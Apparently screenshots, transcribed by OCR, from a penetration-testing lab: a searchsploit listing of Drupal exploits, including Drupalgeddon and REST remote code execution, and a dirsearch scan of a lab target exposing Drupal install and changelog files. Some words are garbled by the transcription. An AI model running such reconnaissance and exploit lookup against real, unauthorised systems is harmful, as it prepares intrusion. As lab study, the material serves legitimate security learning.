
No front page content has been created yet.




```
root@kali:/home/ghroot# searchsploit drupal 7
---------------------------------------------------------------------------------------------------------------  ----------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------  ----------------------------
Drupal 4.1/4.2 - Cross-Site Scripting                                                                           | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                                                   | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                                                     | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                                                   | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                                                         | php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities                                          | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                               | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                                | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                                     | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                                     | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                                        | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                                          | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                                              | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                                         | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                                           | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                                   | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                               | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                                                               | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                                        | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                                     | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                             | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution                             | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                         | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)                         | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                                | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)           | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                                  | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                                              | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                                               | php/webapps/44501.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting                          | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                                                 | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                                                   | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting                                         | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload                                  | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities    | php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)                                               | php/remote/40130.rb
```




```
root@kali:/home/ghroot/Downloads/dirsearch# python3 dirsearch.py -u 10.10.10.9 -e php -x 404,403

                v0.3.9

Extensions:  | HTTP method: getSuffixes: php | HTTP method: get | Threads: 10 | Wordlist size: 6475 | Request count: 6475

Error Log: /home/ghroot/Downloads/dirsearch/logs/errors-20-06-27_18-15-27.log

Target: 10.10.10.9

Output File: /home/ghroot/Downloads/dirsearch/reports/{requester.protocol}_{requester.host}_{requester.httpmethod}/20-06-27_18-15-29

[18:15:29] Starting:
[18:17:32] 400 -  324B  - /%ff/
[18:17:33] 200 -    8KB - /%3f/
[18:17:36] 200 -    7KB - /0
[18:35:48] 200 -  108KB - /changelog.txt
[18:47:59] 301 -  150B  - /includes  ->  http://10.10.10.9/includes/
[18:48:22] 200 -    7KB - /index.php
[18:48:58] 200 -    2KB - /install.mysql.txt
[18:48:58] 200 -    2KB - /install.pgsql.txt
[18:49:02] 200 -    3KB - /install.php
[18:49:02] 200 -   18KB - /install.txt
[18:51:00] 200 -   18KB - /license.txt
[18:53:03] 200 -    9KB - /MAINTAINERS.txt
[18:54:54] 301 -  146B  - /misc  ->  http://10.10.10.9/misc/
[18:55:14] 301 -  149B  - /modules  ->  http://10.10.10.9/modules/
[18:56:54] 200 -    7KB - /node
[19:02:29] 301 -  150B  - /profiles  ->  http://10.10.10.9/profiles/
[19:03:22] 200 -    5KB - /readme.txt
[19:03:56] 200 -   62B  - /rest/
[19:04:02] 200 -    2KB - /robots.txt
[19:04:31] 301 -  149B  - /scripts  ->  http://10.10.10.9/scripts/
[19:07:36] 301 -  147B  - /sites  ->  http://10.10.10.9/sites/
[19:12:23] 301 -  148B  - /themes  ->  http://10.10.10.9/themes/
[19:13:44] 200 -   10KB - /UPGRADE.txt
[19:14:17] 200 -    7KB - /user
[19:14:23] 200 -    7KB - /user/
[19:14:26] 200 -    7KB - /user/login/
[19:19:23] 200 -   42B  - /xmlrpc.php
```



